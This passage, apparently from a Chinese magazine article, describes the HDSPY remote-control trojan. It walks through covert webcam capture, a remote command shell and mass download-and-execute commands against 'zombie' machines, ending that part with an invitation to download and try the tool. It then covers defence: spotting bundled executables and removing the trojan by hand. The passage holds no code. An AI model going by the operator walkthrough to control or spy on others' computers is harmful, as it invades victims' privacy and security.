


图8

“视频监控”是当前主流木马新添加的一项功能，HDSPY里面也包含了该功能。该功能可以对远程计算机中是否安装有USB摄像头进行判断。如果有，无论摄像头是否开启，木马都可以成功将其打开并通过它来获取远程图像资料。HDSPY的视频监控管理支持自定义传输图像的大小，并可直接将捕捉的图像保存为MPEG格式的视频文件以便用户查看，如图9。




图9

如果用户需要查看保存的视频图像，可以点击“资料管理”菜单中的“本地视频文件管理”命令对视频文件进行管理。“字符终端”命令就是一个类似于Telnet的命令，和我们系统中自带的命令提示符的操作差不多，在此用户可以执行很多的DOS命令，如图10。

并且HDSPY还能对命令返回的信息进行保存。不过由于操作系统本身特性的原因，该命令在服务端为Windows 9X的情况下将无法正常的操作。除了这些功能外，为了对肉鸡进行集体管理，HDSPY同样也包含了“广播命令”的操作命令。广播命令就是一个集群控制平台，用户可以一次对选择的多台远程系统进行统一的命令操作。在操作面板的肉鸡列表中点击鼠标右键，在菜单中选择“广播命令”按钮，在弹出的“广播命令”窗口可以对列表中的主机进行刷新主机、远程卸载、下载文件等操作，如图11。




图10




图11

通过"下载文件"命令，在弹出的窗口中设置下载文件的连接，并设置运行参数以及运行方式等，如图12。




图12

这样就可以一次批量的对肉鸡进行服务端程序的升级或统一执行某个下载程序等操作。由于HDSPY的全部数据都使用一个端口进行传输，这样也便于内网的用户进行端口映射操作。不但如此，HDSPY还采用了多线程技术，这样可以同时对多台肉鸡进行多命令的远程操作。至此，HDSPY的功能也介绍的差不多了，如果感兴趣的话，那就赶快下载试试吧。

三、防范方法

前面我们已经对木马HDSPY的基本功能做了了解，现在我简单的对该木马的防范进行一些讲解，这样也可以使用户从另一个方面了解木马的危害性。首先我们还是来了解一下这些木马是怎样被植入我们的系统的。现在最流行的方法就是利用网页木马进行传播了。网页木马是黑客成功的利用了系统以及一些程序的漏洞，诱骗用户浏览某个特殊的网页，在用户浏览的时候，网页木马就会成功的激活系统的漏洞，从而将设置的木马服务端程序"悄悄的"安装到用户的系统中。所以要防范被别人通过网页木马植入恶意程序，首先要对系统安装最新的安全补丁，另外通过杀毒软件等安全工具进行防范也是一种不错的方法。

另外还有一种常见的方法就是捆绑，黑客将木马服务端和正常的文件捆绑在一起，达到欺骗对方从而运行捆绑的木马程序。对于这种进行捆绑了的木马程序，我们可以通过使用EXE捆绑检测机、木马捆绑克星、FBFD等程序检查可疑的可执行文件。运行EXE捆绑检测机，在弹出的操作界面中按照提示在第一排文字中找到"点这里选择"后点击"这里"并选择要检测的EXE文件，然后程序会自动检测并在下面显示出检测结果，如图13。




图13

如果文件检测到捆绑了其他数据，就会显示：文件XXX存在附加数据，是否将该数据另存为文件？如图14。我们点击"是"按钮，由于木马等恶意程序都是EXE文件，所以我们将附加数据进行保存。




图14

如果用户的系统已经不幸被种植了HDSPY，大家也不用担心，我们可以通过清除木马来保证系统的安全。木马的清除方式一般分为两种，分别是自动清除和手动清除。自动清除就是通过一些杀毒软件、木马专杀等工具对系统进行扫描，当发现木马存在的时候，程序自动的进行清除。而手动清除，则是通过对系统的分析，查找到可疑的文件后，进行手工的删除。自动清除的方法，我就不多说了，大家只需要将杀毒软件的病毒库升级到最新的版本，就可以对木马HDSPY进行查杀。下面主要讲解一下关于手动清除的方法。首先我们将系统的"自动还原"功能进行关闭，接着就开始我们的清除之旅。要想找到木马的蛛丝马迹，我们常常从系统的启动项开始查找。从前面的介绍中我们已经知道，木马HDSPY针对不同的系统使用了不同的启动方式，即利用注册表启动项和系统服务进行启动。点击开始菜单中的"运行"命令，在弹出的窗口中输入命令：MSCONFIG，打开"系统配置实用程序"窗口，点击其中的"启动"选项卡，这里就包括了那些随系统启动的程序，从中找出你认为可疑的启动项，然后记住它们的路径，然后将其清除，如图15。




图15

接着切换到"服务"选项卡，选择"隐藏所有Microsoft服务"选项后，可以将系统自带的服务过滤掉，这样可以方便用户查找到那些利用服务项进行启动的木马程序，同样将你认为可疑的服务项删除，如图16。

